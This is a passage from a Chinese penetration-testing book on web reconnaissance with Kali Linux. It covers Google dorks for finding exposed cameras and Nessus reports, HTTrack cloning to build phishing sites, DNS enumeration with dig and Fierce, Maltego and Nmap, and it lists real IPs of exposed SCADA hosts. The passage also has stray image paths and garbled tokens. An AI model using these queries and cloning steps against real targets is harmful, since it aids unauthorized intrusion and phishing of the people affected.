NetBIOS 44
SMB 25
FTP 14
HTTP Alternate 12

Top Countries
United States 69
Canada 41
Finland 18
Sweden 13
Denmark 12

Top Cities
Calgary 11
Houston 5
Sylvan Lake 5
Burnaby 5
Stockholm 5

Top Organizations
Telus Communications 13
Nucleus Information Se... 6
Telefonica de Espana 5
Comcast Business Commu... 4
Hetzner Online AG 4

401 Unauthorized
78.70.11.144
TeliaSonera AB
Added on 28.02.2013
Stånga
78-70-11-144-no148.business.telia.com

HTTP/1.0 401 Unauthorized
Date: Thu, 28 Feb 2013 17:57:16 GMT
Server: Boa/0.93.15
Connection: close
WWW-Authenticate: Basic realm="webSCADA"
Content-Type: text/html

65.98.173.75
Conaway Preservation Group, LLC
Added on 28.02.2013
Palm Desert
cust-65-98-173-75.static.o1.com

NetBIOS Response
Servername: SCADA
MAC: b8:ac:6f:81:7b:c9


Names:
SCADA <0x0>
WORKGROUP <0x0>
SCADA <0x20>
WORKGROUP <0x1e>
WORKGROUP <0x1d>
__MSBROWSE__ <0x1>


401 Authorization Required
142.59.128.96
Windows XP
AGT
Added on 28.02.2013
Calgary
d10-137-237-225.abhsia.telus.net


HTTP/1.0 401 Authorization Required

2.2.10 Google Hacking

Google Hacking是对Web应用进行侦察时最常见的搜索引擎形式。Google Hacking利用谷歌搜索引擎中的高级操作来定位搜索结果中的特定字符串。搜索过滤器可精确定位带有漏洞的Web应用的特定版本，比如在`intitle:"index of"`操作符的结果中找出**Powered by Apache**，就能看到网站的目录结构，或是找出日志文件，如ws_ftp.log等包含敏感IP地址信息的文件。下面的一些截图演示了在谷歌中搜索Linksys来找出那些可以公开访问的Linksys监控探头。第一幅图显示的是调用搜索引擎时的搜索命令，后面跟的是示例搜索结果。最后一幅截图显示的是可以通过这项技术找到的一个监控探头链接。







这里我们列出一些示例搜索查询命令：

- 找出机密文档：`intext: classified top secret`；
- 找出Linksys监控摄像头的管理图形界面（注意，你可能并不喜欢找到的结果）：`inurl:main.cgi`；
- 找出Nessus报告来找到易被攻击的系统：`inurl:NESSUSXXXXXXXX`。

要了解有关Google Hacking的更多细节，可以参考一本非常棒的书——由Johnny Long著的*Google Hacking for Penetration Testers*，也可以访问作者位于http://johnny.ihackstuff.com的个人网站。

2.2.11　Google Hacking数据库


由Hackers For Charity（http://www.hackersforcharity.org）的Johnny Long创建的Google Hacking数据库（GHDB），是谷歌搜索查询的权威参考。对用户名、密码、易受攻击系统和漏洞利用的搜索都会被Google Hacking狂热分子抓取并归类。那些将这类谷歌搜索进行归类的狂热分子通常称为谷歌怪咖（Google Dork[①]）。

① 此处的定义跟Johnny Long在GHDB中的定义不符。GHDB中Google Dork是指那些不小心被谷歌暴露在黑客搜索查询下的系统所有者。参见http://www.exploit-db.com/google-dorks/。——译者注


要访问GHDB，请打开http://www.exploit-db.com/google-dorks/。你能在Web页面上看到列出的最新GHDB搜索，可以点击任何搜索查询来查看搜索结果。

你可以在该Web页面的底部找到不同类别的搜索。在下面的例子中，我们会切到分类**Vulnerable Files**并选择查询**ionCube Loader Wizard**。

我们可以点击搜索查询，它会跳到谷歌的搜索结果页面。



前面的例子显示谷歌找到了一些结果。很明显**ionCube Loader**没有经过配置或是没有被正确配置。**ionCube Loader**实际上是一款很棒的软件，它会保护那些用PHP开发的软件，使其不能在非授权计算机上浏览或是修改。不过，在这个例子中，管理员没有做任何配置，而是直接留下了默认的配置向导。



点击第一条链接时，我们会跳到配置该软件的主界面。

GHDB主要的作用是将谷歌变成渗透测试人员的一个受限的Web应用扫描器。在上面这个例子中，用来加固安全的“善意”的软件现在却可能被攻击者用来对付Web服务器。

2.2.12 研究网络

许多人并不理解在实施攻击之前研究目标网络的真正目的。业余的渗透测试人员都知道在进行渗透测试之前需要选定一个目标。毕竟，渗透测试人员需要找到他们各种兵器的用武之地。许多业余人员会通过使用Nmap、进行ping扫射（ping sweep）或使用其他比较暴露的工具来判断哪些目标可以导致目标环境中断服务，但往往最终结果并不佳。

网络侦察主要是选定目标。老到的安全专业人士会告诉你，好的侦察是为了选定质量比较高的目标。他们大部分时间都是在观察，而不是行动。每个渗透测试的第一步都是精确地找到和选定高质量的目标。



站在客户的角度上，渗透测试人员可能会碰到这样的情况：有的人因阻止了渗透测试人员而洋洋自得，以为这证明他们对得起自己的薪水，并且已经对网络攻击做了充分的准备。我们强烈建议在执行渗透测试时，渗透测试专业人员不要跟客户的员工起争执。在整个渗透过程中，渗透测试人员应侧重于安全意识和揭露出存在的漏洞，同时应尽可能少地跟目标的员工交流。

接下来要介绍的都是Kali中包含的进行Web应用侦察时最常见的工具。虽然Kali中也有其他工具可用于Web应用或不同的目标类型，但本章的重心是使读者可以开始对基于Web应用的目标进行测试。

1. HTTrack：克隆网站工具

HTTrack是Kali中内置的工具，主要用于克隆网站。渗透测试人员可以利用它来在可以自主控制的环境中查看该网站的完整内容：所有页面和离线文件。此外，我们会在后面的章节中使用HTTrack来进行社会工程攻击。我们可以利用该网站的副本来开发假冒的钓鱼网站，这部分我们会在介绍其他渗透测试工具集时介绍。

要使用HTTrack，打开一个终端窗口，键入`apt-get install httrack`，如下图所示。



Kali的有些版本中没有内置此工具。

```
root@kali:~# apt-get install httrack
Reading package lists... Done
Building dependency tree
Reading state information... Done
httrack is already the newest version.
The following packages were automatically installed and are no long
er required:
  greenbone-security-assistant libksba8 libmicrohttpd10
  libopenvas6 openvas-administrator openvas-cli openvas-manager
  openvas-scanner xsltproc
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
```

这里你要创建一个目录来存储复制的网站。下面的截图显示的是使用mkdir命令来创建一个名为mywebsites的目录。

```
root@kali:~# mkdir mywebsites
```

要启动HTTrack，在命令窗口中输入httrack，然后输入该项目的名字，如下图所示：

```
root@kali:~# mkdir mywebsites
root@kali:~# cd / websites
root@kali:/# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.46+libhtsja
.so.2
Copyright (C) Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :
```

下一步是选择一个存储网站的目录。下图中的例子显示的是将前面步骤中创建的/root/mywebsites用作此用途：

```
root@kali:/# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.
.so.2
Copyright (C) Xavier Roche and other contributors
To see the option list, enter a blank line or try httr

Enter project name :drchaos.com

Base path (return=/root/websites/) :/root/mywebsites
```

输入你要抓取的网站的URL。下面截图中的例子中用的是www.drchaos.com。这里可以使用任何网站。许多攻击选定的都是目标客户访问的网站，比如流行的社交媒体网站或是目标的内部网站。

后面两个选项决定如何处理抓取的网站。选项2是最简单的方法，它会通过向导来镜像该网

站，如下面的截图所示：

```
Base path (return=/root/websites/) :/root/mywebsites

Enter URLs (separated by commas or blank spaces) :www.drchaos.com

Action:
(enter) 1       Mirror Web Site(s)
        2       Mirror Web Site(s) with Wizard
        3       Just Get Files Indicated
        4       Mirror ALL links in URLs (Multiple Mirror)
        5       Test Links In URLs (Bookmark Test)
        0       Quit
```

2

下一步，你可以指定是否在实施攻击时使用代理。也可以指定要下载的文件类型（下面的截图中都用*来指代所有文件）。你还可以定义要设置的任何命令行选项或标志。下面截图中显示的例子中没有用任何其他选项。

在httrack运行之前，它会先显示要运行的命令。如果你以后想直接运行httrack而不用向导，可以记下这个命令。下面两个截图显示的是使用httrack克隆www.drchaos.com的过程：

```
(enter) 1       Mirror Web Site(s)
        2       Mirror Web Site(s) with Wizard
        3       Just Get Files Indicated
        4       Mirror ALL links in URLs (Multiple Mirror)
        5       Test Links In URLs (Bookmark Test)
        0       Quit
: 2

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*.zip -*i
Wildcards (return=none) :*

You can define additional options, such as recurse level (-
>), separed by blank spaces
To see the option list, type help
Additional options (return=none) :

---> Wizard command line: httrack www.drchaos.com -W -O "/r
bsites/drchaos.com"  -%v  *

Ready to launch the mirror? (Y/n) :
```

```
* www.drchaos.com/tag/compliance/www.facebook.com/aamirl
90/860: www.drchaos.com/tag/continuous-monitoring/ (3421
* www.drchaos.com/wp-content/uploads/2013/06/identity_an
* www.drchaos.com/tag/continuous-monitoring/<a href= (33
* www.drchaos.com/benefits-of-using-identity-and-access-
* www.drchaos.com/tag/continuous-monitoring/www.facebook
* www.drchaos.com/tag/fedtech/www.facebook.com/aamirlakh
* www.drchaos.com/tag/ise/www.facebook.com/aamirlakhani0
* www.drchaos.com/tag/infosec/www.facebook.com/aamirlakh
* www.drchaos.com/author/tim-adams/www.facebook.com/aami
* 1.gravatar.com/avatar/fbbf2cf55ed16f7707a9e5d8db1c657b
tp%3A%2F%2F1.gravatar.com%2Favatar%2Fad516503a11cd5ca435
* www.drchaos.com/wp-content/uploads/2013/06/ir_plan-190
* www.drchaos.com/category/travel/www.facebook.com/aamir
* www.drchaos.com/wp-content/uploads/2013/07/Travel-90x6
* www.drchaos.com/wp-content/uploads/2013/07/dsc_0067-30
* www.drchaos.com/tag/travel/www.facebook.com/aamirlakha
* www.drchaos.com/tag/data-breach/www.facebook.com/aamir
```

完成克隆网站后，切换到保存该克隆的那个目录。在那里，你能看到该网站所有的文件和网页，如下面的截图所示：

```
root@kali:~# cd mywebsites/
root@kali:~/mywebsites# ls
cloudcentrics.com
root@kali:~/mywebsites#
```

现在一切就绪，你可以开始研究目标的网站，而且还可以构建定制的渗透工具，利用漏洞来获取用户对那个克隆网站的访问。

2. ICMP侦察技术

ping和traceroute命令是查找目标基本信息的两个很有用的工具。当信息在网络中流动时，它通常不是直接从源地址发到目标地址。通常，在到达目标地址之前，它需要在数个系统间穿行，如路由器、防火墙和其他计算机系统。traceroute命令会找出数据经过的每个系统，以及数据在系统间流动时消耗的时间。这个工具在每个现代操作系统中几乎都有。对那些最重要的目标来说，ping和traceroute命令很多情况下都是禁用的，而过多地使用这些服务可能会触发网络安全系统中的警报。许多防火墙或其他系统都被设置成不响应B24RYE路由的。如果系统能响应traceroute，那么过度使用该命令会触发安全事件。如果你的目标是偷偷潜入目标系统，那么你已经失败了。有了这些安全事件，你的目标肯定会安装和部署针对你的渗透测试的防御措施。

ICMP扫射只是简单地发送一个echo请求，然后等待应答。如果应答返回了，那么作为渗透测试人员，你应该知道它可能就是目标。ICMP扫描的问题在于很多防火墙通常会拦截ICMP。也就是说，外面过来的发往目标内网的所有扫描都会被ICMP扫描器拦截。

ping命令是进行ICMP扫射最基本的方式。你可以简单地键入ping，后跟一个主机名或IP地址来查看针对ICMP的echo请求响应的是什么。下面的截图显示的是www.google.com针对ping的结果：

```
Last login: Tue Sep 10 10:28:12 on console
rtp-jomuniz-8815:~ jomuniz$ ping www.googe.com
PING www.googe.com (72.44.93.94): 56 data bytes
64 bytes from 72.44.93.94: icmp_seq=0 ttl=45 time=123.566 ms
64 bytes from 72.44.93.94: icmp_seq=1 ttl=45 time=110.351 ms
64 bytes from 72.44.93.94: icmp_seq=2 ttl=45 time=106.218 ms
64 bytes from 72.44.93.94: icmp_seq=3 ttl=45 time=116.490 ms
64 bytes from 72.44.93.94: icmp_seq=4 ttl=45 time=116.566 ms
^C
--- www.googe.com ping statistics ---
5 packets transmitted, 5 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 106.218/114.638/123.566/5.935 ms
rtp-jomuniz-8815:~ jomuniz$
```


如果收到了目标的回应，那么你就能知道目标主机处于活动状态。如果你得到的是超时，那么要么是你的ICMP请求被拦截了，要么是没有目标主机收到你的请求。

ping命令的问题在于它只允许你一次使用ICMP检查一台主机。fping命令会允许你用一条命令ping多台主机。它还允许你读取一个写有多个主机名或IP地址的文件，然后对这些主机发送ICMP的echo请求数据包。

要使用fping命令来在网络上运行ICMP扫射，调用如下命令：

```
fping -asg network/host bits
fping -asg 10.0.1.0/24
```

a标记用于限定只返回活跃主机的IP地址，s标记用于显示该扫描相关的统计信息，g标记用于将fping设成安静模式，即它不会显示每个扫描的状态，而只在完成时显示汇总信息。



Nmap的结果跟fping命令很相似。

3. DNS侦察技术

许多重要的目标都有一个跟应用关联的DNS名称。DNS名称可以帮助用户更方便地访问特定服务，从而使他们的系统看起来更专业。举个例子，如果要访问谷歌查找信息，你可以打开一个浏览器，在其中输入74.125.227.101或www.google.com。

特定目标的DNS信息对渗透测试人员来说极其有用。DNS允许渗透测试人员勾勒出系统和子域的部署框图。早期的DNS攻击会从授权DNS服务器上传送一个区域文件（Zone File），这样渗透测试人员就可以查看完整的区域文件内容来找出可能的目标。不幸的是，今天大多数DNS服务器都不允许非授权的区域文件传送。不过，这也没什么影响！DNS的特性决定了它会响应查询，因此，攻击者可以使用包含数百个名字的单词列表来向DNS服务器进行查询。这种攻击套路非常耗时，但许多方面都能自动化。

Dig（domain information gopher，域名信息查询工具）是最流行、使用最广泛的DNS调查工具。它会查询DNS服务器。要使用Dig，打开一个命令行窗口，输入dig和主机名，主机名代表目标域名。Dig会使用操作系统的默认DNS设置来查询该主机名。你也可以给该命令加一个@<IP>参数来对Dig进行配置，使其使用特定DNS服务器来进行查询。下面截图中的例子演示的是使用Dig来对www.cloudcentrics.com进行查询。

```
alakhani — bash — 80×24
chaos:~ alakhani$
chaos:~ alakhani$
chaos:~ alakhani$
chaos:~ alakhani$ dig www.cloudcentrics.com

; <<>> DiG 9.8.3-P1 <<>> www.cloudcentrics.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57827
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.cloudcentrics.com.         IN      A

;; ANSWER SECTION:
www.cloudcentrics.com.  14400   IN      CNAME   cloudcentrics.com.
cloudcentrics.com.      14400   IN      A       50.116.97.205

;; Query time: 24 msec
;; SERVER: 10.0.1.1#53(10.0.1.1)
;; WHEN: Tue Mar 19 23:54:02 2013
;; MSG SIZE  rcvd: 69

chaos:~ alakhani$
```

Dig中的`-t`选项会指定某个DNS区域使用授权域名服务器（authoritative name server）。在下面的截图中我们输入的是`dig -t ns cloudcentrics.com`：

```
alakhani — bash — 80×24
Last login: Tue Mar 19 23:50:26 on ttys000
chaos:~ alakhani$ dig -t ns cloudcentrics.com

; <<>> DiG 9.8.3-P1 <<>> -t ns cloudcentrics.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15672
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;cloudcentrics.com.             IN      NS

;; ANSWER SECTION:
cloudcentrics.com.      85749   IN      NS      ns3681.hostgator.com.
cloudcentrics.com.      85749   IN      NS      ns3682.hostgator.com.

;; Query time: 5 msec
;; SERVER: 10.0.1.1#53(10.0.1.1)
;; WHEN: Wed Mar 20 00:04:53 2013
;; MSG SIZE  rcvd: 87

chaos:~ alakhani$
```

结果显示，对于域名www.cloudcentrics.com，我们有两台授权DNS服务器，分别为ns3681.hostgator.com和ns3682.hostgator.com。

恭喜！你刚刚已经找到了目标DNS的授权DNS服务器！

4. DNS目标识别

现在你已经发现了某个域的授权DNS服务器，你可能想看看在那个域上都有哪些记录。举个例子，域drchaos.com会有几台主机，比如cloud.drchaos.com、mail.drchaos.com、sharepoint.drchaos.com。这些主机可能托管着我们要找的应用，或是潜在的重要目标。

在开始随机选取主机之前，我们应该查询DNS服务器来查看已有哪些记录。最好的方式就是让DNS服务器来告诉我们。如果DNS服务器的配置支持区域传送（Zone Transfer），它就能给我们一份完整的记录。

Kali自带了一个名为Fierce的工具。Fierece会检查DNS服务器是否允许区域传送。如果允许，Fierce就会进行区域传送并通知用户。如果不允许，Fierce可以配置成用暴力法来从DNS服务器枚举主机名。Fierce的设计初衷就是侦察工具，这样有了IP地址，你就可以使用那些需要用到IP地址的工具了，比如Nmap。

要使用Fierce，你可以点击**Information Gathering** > **DNS Analysis** > **Fierce**。Fierce会加载到一个终端窗口中，如下面的截图所示。

```
        -threads  Specify how many threads to use while scanning (d
          is single threaded).
        -traverse       Specify a number of IPs above and below wha
                have found to look for nearby IPs.  Default is 5 ab
                below.  Traverse will not move into other C blocks.
        -version        Output the version number.
        -wide           Scan the entire class C after finding any m
                hostnames in that class C.  This generates a lot mo
                but can uncover a lot more information.
        -wordlist       Use a seperate wordlist (one word per line)

        perl fierce.pl -dns examplecompany.com -wordlist dictionary
root@kali:~#
```

输入如下命令运行Fierce脚本：

`fierce.pl -dns thesecurityblogger.com`

```
root@kali:~# fierce -dns thesecurityblogger.com
DNS Servers for thesecurityblogger.com:
        ns3.dreamhost.com
        ns1.dreamhost.com
        ns2.dreamhost.com

Trying zone transfer first...
        Testing ns3.dreamhost.com
                Request timed out or transfer not allowed.
        Testing ns1.dreamhost.com
                Request timed out or transfer not allowed.
        Testing ns2.dreamhost.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
Can't open hosts.txt or the default wordlist
Exiting...
root@kali:~#
```

在前面截图中的域名thesecuritybloggger.com跟几个主机关联。我们已经完成了任务。不过，你能看到Fierce在完成区域传送时失败了。如果你指定了字典的话，Fierce会尝试暴力枚举区域传送。我们没有定义字典，因为本节的目的是决定该域中都有哪些主机，而不是在这个时间点进行区域传送攻击。不过，如果你的目标不只是定位Web应用，你可以自行去了解相关内容。

现在我们可以瞄准特定的主机，用类似Nmap这样的工具来仔细测试我们的目标。使用Fierce一个重要的原因是选定目标时只用很少的网络流量，这样的好处是避免被发现。我们将会在本章后面用Nmap来收集更多有关目标的信息。

5. Maltego：信息收集图表


Maltego是Kali内置的一个由Paterva开发的侦查工具。它可用于多种用途，收集互联网上开放的或公共的信息。它提供了一些DNS侦察功能，但更擅长提取目标指纹和收集目标上的情报。它会将这些信息以图表的形式展现出来，方便分析。

要启动Maltego，可以点击Kali中的**Application**菜单，然后点击**Kali**菜单，之后选择**Information Gathering** > **DNS Analysis** > **Maltego**。

启动Maltego后第一步是注册，不注册就无法使用该应用。



完成注册后，就可以安装Maltego并开始使用了。




Maltego有很多方法可用来收集信息。使用Maltego的最佳方式是利用启动向导，选择你要收集的信息类型。有经验的用户可能想直接以空白图标的形式直接启动，或是跳过整个向导。Maltego的强大之处在于它允许你以可视化的方式来观察域名、组织和人之间的关系。你可以通过DNS查询着重关注某个特定组织，或是查看某个组织以及与其相关的合作伙伴。

根据选择的扫描选项，Maltego允许你执行如下任务：

- 将电邮地址跟人关联起来；
- 将网站跟人关联起来；
- 验证邮件地址；
- 从Twitter上收集信息，包括照片中的地理位置信息。

Maltego的大多数功能都很直观，不需要太多解释。在功能描述部分也有如何使用的信息。Maltego常用来收集信息，有时用作社会工程攻击的第一步。




2.2.13　Nmap

Nmap的含义是网络映射器（Network Mapper），主要用来扫描网络中的主机和服务。Nmap有一些高级功能，比如检测系统上运行的不同应用及服务，此外还有提取OS指纹的功能。它是最广泛使用的网络扫描器之一，这使得它非常高效，但也很容易被检测到。我们建议尽可能少使用Nmap，以避免触发目标的防御系统。


要了解如何使用Nmap的更多信息，可以参考http://nmap.org/。

此外，Kali自带的是Zenmap。Zenmap相当于给Nmap加了一层运行命令的图形化用户界面（GUI）。尽管有些纯粹主义者会说Nmap的命令行版本才是最好的版本，因为速度快、使用自由，但Zenmap也提供了一些Nmap中没有提供的特有功能，比如生成之后可用于其他报告系统中扫描结果的图形化展示。


要打开**Zenmap**，到**Backtrack**菜单，浏览**Information Mapping** > **DNS Analysis**，然后运行**Zenmap**。



你会发现在**Profile**菜单中有若干可以决定扫描类型的选项，如下面的截图所示：




第一步我们先创建一个新的配置。Zenmap中的配置允许渗透人员指定要进行什么类型的扫描，包含什么样的选项。找到**Profile**菜单，选择**New Profile or Command**来创建一个新的配置，如下面的截图所示。



选择**New Profile or Command**之后，你就进入了配置编辑器。你需要给该配置起个描述性的名字。举个例子，可以将配置称作`My First Scan`或是其他任何你喜欢的名字。

